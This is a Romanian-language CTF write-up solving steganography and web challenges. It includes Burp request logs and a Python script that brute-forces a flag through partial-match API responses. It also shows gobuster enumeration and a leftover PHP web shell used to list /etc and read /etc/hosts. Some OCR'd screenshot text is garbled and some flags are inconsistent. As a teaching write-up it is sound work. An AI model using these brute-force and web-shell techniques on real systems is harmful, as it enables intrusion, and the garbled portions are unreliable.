
RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a714
4}

Rezolvare

Daca deschidem fisierul audio, auzim niste zgomote ciudate pe fundal care nu par a indica nimic folositor. Fiind un challenge de *Stegano*, cel mai probabil, flagul este ascuns in acest fisier audio. Cel mai des intalnit mod de a ascunde o informatie intr-un fisier audio este cel prin intermediul **spectogramelor**. Pentru le putea vizualiza, am folosit un tool precum **Audacity** care permite analizarea fisierelor audio prin prisma mai multor metrii.



Daca incarcam fisierul, acesta va fi reprezentat ca si **waveform**. Pentru a schimba pe **spectograma** putem expanda butonul de **wave**.





Folosind formula din enunt, putem calcula usor flagul folosind bash.

```
→ $echo "RST{"`echo -n F52LYG4Z | md5sum | awk -F' ' '{print $1}'`"}"
RST{ec627195bc62796ae3471b7a1c28d059}
```

Stegano II

Enunt

Stegano II

104

Nytro tocmai si-a luat casa cu piscina si a facut poza atasata. E doar o poza normala sau ascunde vreun mesaj?

Notă: Flag-ul e format din cuvantul din imagine, hash-uit în SHA-256, prefixat cu "RST{" si postfixat cu "}". Spre exemplu, pentru cuvantul "piscina", flag-ul este

RST{73b637a645b28be74ff051fa4f1d2cc0a2ca
b31271537ae943250bfd68f40f7c}.

Autor: Dragos

Flag


RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a7144}

Rezolvare

Prima observatie este ca, desi fisierul atasat are extensia *jpg*, acesta este defapt un fisier de tipul *png*.


```
[kayn@parrot] -[~/Downloads]
└── $file stegano.jpg
stegano.jpg: PNG image data, 590 x 200, 8-bit/color RGBA, non-interlaced
[kayn@parrot] -[~/Downloads]
└── $mv stegano.jpg stegano.png
```

In acest punct, putem in sfarsit sa deschidem imaginea. Observam rapid niste litere transparente in poza insa nu par a fi citibile datorita fontului si backgroundul albastru al imaginii in sine.



Pentru ca am incercat mai multe tool-uri cu scopul de a obtine acel text mult mai vizibil si am esuat, ultima abordare a fost sa schimba culoarea de background si sa incercam sa

observam literele folosite in imagine.



Grupele observate in captura de ecran arata: **a**, **pa**, **pa**, **pa** care unite ar deveni cuvantul **apapapa**. Putem verifica rapid corectitudinea cuvantului prin crearea flagului cu formatul din enunt si submitandu-l pe platforma (care este acceptat).

```
└─ $echo "RST{"`echo -n apapapa | sha256sum | awk -F' ' '{print $1}'``}""
RST{aea56887a4f67f2b7937a7965fa679bfae9358695ebbd7f28470c9ba436fd93c}
```

Web

API

Enunt

API
120

Avem un API mai ciudatel pentru a verifica daca flag-ul trimis este cel cautat. Poti descoperi care e flag-ul?

Link: <http://vps-e78e5aab.vps.ovh.net/chall/>


Autor: Dragos

Flag

```
rst{84aefdd434fb827ece30290dfbedc767406a29c0e89e80c26a735b9372ebbed4}
```

Rezolvare

Fiind o aplicatie web, primul lucru pe care il facem este sa vedem functionalitatea acesteia si sa pornim niste enumerari in background.



A screenshot of a web browser window. The address bar shows a warning icon and the URL `vps-e78e5aab.vps.ovh.net/chall/`. Below the address bar is a navigation bar with links to Tools, OSCP, OSEP, Cryptomarket, CodWer, SS64, static-binaries, and a logo. The main content area displays a JSON object:


```
{"rezultat":"eroare","flag Trimis Criptat":"d41d8cd98f00b204e9800998ecf8427e"}
```

Pentru ca nu am gasit niciun fisier sau director ascuns al aplicatiei, este evident ca trebuie sa analizam mai mult raspunsul aplicatiei pentru pagina default. Putem observa rapid ca hash-ul aferent campului **flag Trimis Criptat** este stringul gol.

MD5

MD5 conversion and reverse lookup
MD5 reverse for d41d8cd98f00b204e9800998ecf8427e
The MD5 hash:
d41d8cd98f00b204e9800998ecf8427e
was successfully reversed into the string:

Feel free to provide some other MD5 hashes you would like to try to reverse.



The screenshot shows a web-based MD5 reversal tool. At the top, there's a blue header bar with the text "Reverse a MD5 hash". Below it is a search input field containing the MD5 hash "d41d8cd98f00b204e9800998ecf8427e" and a "Reverse" button. A message below the input says: "You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:". Below this is another blue header bar with the text "Convert a string to a MD5 hash". It has an input field for a string ("Enter a string to be converted into a MD5 hash...") and a "Convert" button. At the bottom, there's a section titled "Latest succesful MD5 reverses" with a table. The table has two columns: "Hash" and "Reverse string". The first row shows the hash "d41d8cd98f00b204e9800998ecf8427e" and the reverse string "(empty string)".

Deci, programul asteapta probabil sa ii trimitem un flag. Pentru a usura urmatorii pasi, am folosit **BurpSuite** cu scopul de a manipula si intercepta usor requesturile catre aplicatie. De asemenea, am folosit un tool pentru detectarea potentialilor parametri ai endpoint-ului numit [Arjun](#)

```

[~] [kayn@parrot] - [~/Documents/RST]
└─ $arjun -u http://vps-e78e5aab.vps.ovh.net/chall/
  └─
    /_| _ '
  ( | / /(/) v2.1.2
    -/
  [*] Probing the target for stability
  [*] Analysing HTTP response for anomalies
  [*] Analysing HTTP response for potential parameter names
  [*] Logicforcing the URL endpoint
  [✓] name: flag, factor: body length

```

Request

```

Pretty Raw ln Actions
1 GET /chal1/ HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
② ⌂ ⌂ ⌂ Search... 0 matches

```

Response

```

Pretty Raw Render ln Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 17:48:19 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 78
8
9 {"resultat":"eroare","flag Trimis_criptat":"d41d8cd98f00b204e9800998ecf8427e"}

```

Request

```

Pretty Raw ln Actions
1 GET /chal1/?flag=a HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
② ⌂ ⌂ ⌂ Search... 0 matches

```

Response

```

Pretty Raw Render ln Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 17:47:55 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 78
8
9 {"resultat":"eroare","flag Trimis_criptat":"7b8b965ad4bca0e4lab51de7b31363a1"}

```

Asa cum se observa din imaginile de mai sus, parametrul **flag** este unul valid intrucat avem schimbari in valoarea campului *flag Trimis_criptat*. Incercand multiple stringuri de 1 caracter pentru flag, am observat anumite schimbari in campul **rezultat**.

The screenshot shows a browser developer tools interface with the Network tab selected. On the left, there's a tree view of network requests. The main area displays the Request and Response details.

Request:

```

1 GET /chal1/?flag=f HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close

```

Response:

```

1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 17:49:57 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 86
8
9 {"rezultat":"partial corect","flag_trimitis_criptat":"03c7c0ace395d80182db07ae2c30f034"}

```

In acest punct este evident ca, aplicatia web, chiar daca flagul este gresit, face verificari si pentru bucati partiale din flag. Evident, datorita acestui lucru, un atack de tip *brute-force* este posibil, incercand fiecare litera pe fiecare pozitie si actualizand flagul atunci cand rezultatul contine cuvantul **partial corect**. Pentru a face acest atack cat mai optim din punct de vedere al vitezei, pornim cu cateva observatii:

- daca trimitem pe rand, doar un caracter API-ului si acesta intoarce *partial corect* inseamna ca acel caracter este in flag; astfel, putem afla rapid alfabetul folosit pentru flag submitand fiecare caracter din tabelul ASCII.
- este important de unde incepem cautarea deoarece, API-ul nu intoarce pe ce pozitie este un caracter asta insemnand ca putem primi partial corect incepand cu a chiar daca acesta este la mijloc sau final
- varianta cea mai buna este daca am porni deja cu un flag continand **rst{**, punct in care exista doar o varianta posibila pentru fiecare pozitie intrucat *rst{* nu se poate gasi DECAT la inceputul flagului.

Intrebarea se pune, suntem siguri ca flagul incepe cu *rst{*? Inca nu stim cum este encodat acesta, punct in care ne-am mai uitat putin la cateva exemple de inputuri pentru endpoint si raspunsul criptat.

Request

Pretty Raw In Actions ▾

```

1 GET /chal1/?Flag=123456789 HTTP/1.1
2 Host: vps-e78e5ab.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
    
```

⑦ ⌂ ⌂ ⌂ Search... ... 0 matches

Response

Pretty Raw Render In Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Tue, 20 April 2021 18:01:59 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 78
8
9 {"resultat":"eroare","flag Trimis Criptat":"6ebe76c9fb411be97b3b0d48b791a7c9"}
    
```

MD5

MD5 conversion and reverse lookup

MD5 reverse for 6ebe76c9fb411be97b3b0d48b791a7c9

The MD5 hash:

6ebe76c9fb411be97b3b0d48b791a7c9

was successfully reversed into the string:

987654321

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

6ebe76c9fb411be97b3b0d48b791a7c9

Reverse

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

987654321

Convert

Latest successful MD5 reverses

Hash	Reverse string
6ebe76c9fb411be97b3b0d48b791a7c9	987654321

```

Request
Pretty Raw \n Actions ▾
1 GET /chal1/?flag=abc] HTTP/1.1
2 Host: vps-e70e5ab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
⑦ ⌂ ⌂ ⌂ [Search...]
0 matches

Response
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Date: Tue, 20 April 2021 18:03:33 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 78
8
9 {"resultat":"eroare","flag Trimis criptat":"626dc943d1bd5d3c8a0fad152dc894a2"}

```

MD5

MD5 conversion and reverse lookup

MD5 reverse for 626dc943d1bd5d3c8a0fad152dc894a2

W

The MD5 hash:

M

626dc943d1bd5d3c8a0fad152dc894a2

a

was successfully reversed into the string:

c

pon

h

Feel free to provide some other MD5 hashes you would like to try to reverse.

i

Reverse a MD5 hash

626dc943d1bd5d3c8a0fad152dc894a2

Reverse

s

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

T

Convert a string to a MD5 hash

pon

Convert

a

Latest successful MD5 reverses

n

Hash	Reverse string
626dc943d1bd5d3c8a0fad152dc894a2	pon

m

p

Th

i

s

d

l

h

t

e

n

s

–

Se observa rapid ca stringul dat ca parametru este intai aplicat functiei **reverse** si abia dupa este facut un MD5. Acest lucru este valabil pentru cifre intrucat la litere *abc* → *pon*. Se observa rapid ca *pon* reprezinta o shiftare cu 13 pozitii (**ROT13**) a literelor *abc* de unde si formula finala: *flag_criptat_trimis* = *md5(rot13(reverse(flag)))*. Astfel pentru un flag stocat pe server cu inceputul *rst{*, noi ar trebui sa trimitem *{gfe* pentru a fi decodat in *rst{* si a obtine un raspuns valid de la API.

```

Request
Pretty Raw In Actions
1 GET /chall/?flag= HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
⑦ ⌂ ⌂ ⌂ Search... 0 matches
Response
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 18:10:58 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 86
8
9 {"resultat": "partial corect", "flag Trimis Criptat": "0e8ce56c00d0a63ed6df22abfe688b41"}

```

Acum ca avem confirmat acest lucru, putem sa facem un script de python care cu siguranta va gasi o singura valoare de lungimea flagului corecta.

```

import requests
import string

URL = 'http://vps-e78e5aab.vps.ovh.net/chall?flag='

def find_alphabet():
    alphabet = []
    for i in string.printable:
        r = requests.get(URL + i)
        if 'partial corect' in r.text:
            alphabet += [i]
    return alphabet

alphabet = find_alphabet()
print('[+] Flag alphabet is: ' + ''.join(alphabet))

flag_piece = "{gfe"
while True:
    for i in alphabet:
        tmp_flag = i + flag_piece
        r = requests.get(URL + tmp_flag)
        if 'partial corect' in r.text:
            print('Partial flag: ' + i + flag_piece)
            flag_piece = i + flag_piece
            break

```

```

-[kayn@parrot] -[~/Documents/RST/web/api]
└── $python brute.py
[+] Flag alphabet is: 023456789efgnopqrsEFGNOPQRS{}
Partial flag: 8{gfe
Partial flag: 48{gfe
Partial flag: n48{gfe
Partial flag: rn48{gfe
Partial flag: srn48{gfe
...snip...
Partial flag:
}4qroor2739o537n62p08r98r0p92n604767pqrosq09203rpr728os434qqsrn48{gfe

```



Elevi

Enunt

Elevi

120

Un grup de elevi si cateva practici proaste. Ce se poate intampla?

URL: <http://vps-97f3ceaa.vps.ovh.net/>

Autor: YKelyan

Flag

RST{**sacmxke0xakosoicd31jsgd01lsaly10san2}**}

Rezolvare

Pornind cu aceeasi metodologie ca in taskul precedent, am pornit cateva tool-uri de enumerare in timp ce exploram platforma web. Unul din acestea, **gobuster** a returnat un fisier interesant datorita numelui sau **shell.php**.

```
[X]--[kayn@parrot]--[~/Documents/RST/web/api]
└─ $gobuster dir -u http://vps-97f3ceaa.vps.ovh.net/ -w
  /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x php,txt -t 30 -f -k
  -b 403,404
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://vps-97f3ceaa.vps.ovh.net/
[+] Method:                   GET
[+] Threads:                  30
[+] Wordlist:                 /opt/SecLists/Discovery/Web-Content/raft-small-
words.txt
[+] Negative Status codes:   403,404
[+] User Agent:               gobuster/3.1.0
[+] Extensions:              txt,php
[+] Add Slash:                true
[+] Timeout:                  10s
=====
2021/04/20 21:48:32 Starting gobuster in directory enumeration mode
=====
/index.php          (Status: 200) [Size: 633]
./.                (Status: 200) [Size: 633]
/icons/             (Status: 200) [Size: 74409]
/shell.php          (Status: 500) [Size: 1123]
/noindex/            (Status: 200) [Size: 4006]
```

Navigand catre aceasta resursa, observam ca este un shell de PHP legitim care probabil a fost uitat pe server ("cateva practici proaste"). Ruland cateva comenzi tipice *Linux*, observam un string interesant cat si o referinta in fisierul **readme**.

Viewing directory /var/www/html

 Execute

Choose File No file chosen

Upload File

Result of command execution:

about-us.html
contact-us.html
index.php
media.html
readme
shell.php
style.css

Viewing directory /var/www/html

 Execute

Choose File No file chosen

Upload File

Result of command execution:

What is this? Maybe you should check /etc/.....

201dc88daf95daf8a18ae57d0691d547ac3a5ce77d15620ec6b109eef9697917f7e18ada1d2c7620ab17d9b3e476197e

Intrucat folderul **etc** contine, in general, foarte multe fisiere si directoare, ne trebuie o abordare mai concreta in ce cautam. Un mod interesant de a privi folderul este prin prisma **timestamp-ului** fiecarui fisier. Avem urmatoarele observatii pentru ce ne-am astepta sa gasim:

- un fisier text
- accesat/modificat in ultimele 24 ore
- modificarea/accesul sa fie facute de un user si nu de system

Probabil exista mai multe abordari pentru gasirea fisierelor ce respecta aceste conditii insa cea pe care o prefer, inspirata dintr-un [video](#) este de a folosi comanda urmatoare:

```
ls -la /etc --time-style=full-iso 2> /dev/null | grep -v .000000000 | grep -v ?  
| grep 04-16
```

Aceasta comanda va afisa toate fisierele folosind timestampul complet si ignorand pe cele ce contin **.000000000**(modificate de sistem), **?**(fisierele cu acest semn nu exista defapt sau nu avem permisiuni pe ele) si afisand doar cele din data de 16 Aprilie, ziua CTF-ului.

vps-97f3cea.vps.ovh.net/shell.php?dir=%2Fvar%2Fwww%2Fhtmls [cmd=ls+-la+--time-style%3Dfull-iso+2>+/dev/null+?C+grep+-v+.000000000+%7C+grep+-v+?%3F+%7C+grep++04-16]
Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

Viewing directory /var/www/html

0000 | grep -v ? | grep 04-16

No file chosen

Result of command execution:

```
drwxr-xr-x. 94 root root 8192 2021-04-16 20:57:37.440518078 +0000 .
-rw-r--r--. 1 root root 656 2021-04-16 20:56:53.233051409 +0000 group
-rw-r--r--. 1 root root 25 2021-04-16 20:40:38.956786388 +0000 hostname
-rw-r--r--. 1 root root 265 2021-04-16 21:04:12.610741713 +0000 hosts
drwxr-xr-x. 5 root root 105 2021-04-16 20:46:16.919796677 +0000 httpd
-rw-r--r--. 1 root root 23193 2021-04-16 20:57:37.440518078 +0000 ld.so.cache
-rw-r--r--. 1 root root 17 2021-04-16 20:40:44.122874287 +0000 locale.conf
drwxr-xr-x. 2 root root 124 2021-04-16 20:56:54.056041530 +0000 logrotate.d
drwxr-xr-x. 4 root root 37 2021-04-16 20:56:54.044041674 +0000 nginx
-rw-r--r--. 1 root root 1667 2021-04-16 20:56:53.600047004 +0000 passwd
drwxr-xr-x. 2 root root 22 2021-04-16 20:56:54.060041482 +0000 php-fpm.d
drwxr-xr-x. 2 root root 4096 2021-04-16 20:56:54.890031519 +0000 php.d
-rw-r--r--. 1 root root 97 2021-04-16 20:40:39.069788311 +0000 resolv.conf
drwxr-xr-x. 6 root root 4096 2021-04-16 20:46:16.921796651 +0000 sysconfig
drwxr-xr-x. 4 root root 68 2021-04-16 20:40:33.717000000 +0000 udev
drwxr-xr-x. 2 root root 4096 2021-04-16 20:57:37.128521844 +0000 yum.repos.d
```

Luand fisierele text la verificat, in fisierul **hosts** am gasit un comment ce indica un tip de encriptie.

Viewing directory /var/www/html

No file chosen

Result of command execution:

```
::1 localhost localhost.localdomain localhost6 localhost6.localdomain6
#key 7B7B526F6D616E69616E53656375726974795465616D7D7D
#nonce = key
```

127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4
 127.0.0.1 vps-97f3ceaa.vps.ovh.net vps-97f3ceaa

Avand cuvintele de **key** si **nonce**, ne duce cu gandul la encriptie folosind **AES** ce este cel mai probabil ce s-a folosit asupra flagului pentru a obtine stringul lung obtinut mai inainte. Pentru a decripta, putem folosi din nou *CyberChef*.

The screenshot shows the CyberChef interface with the following details:

- Input:** Hex string: 281dc88daf95daf8a18ae57d0691d547ac3a5ce77d15620ec6b109eef9697917f7e18ada1d2c7620ab17d9b3e476197e
- Recipe:** AES Decrypt
- Key:** 7B7B526F6D616E69616E53656375726974795465616D7D7D
- IV:** 7B7B526F6D616E69616E53656375726974795465616D7D7D
- Mode:** CBC
- Input:** Hex
- Output:** Raw
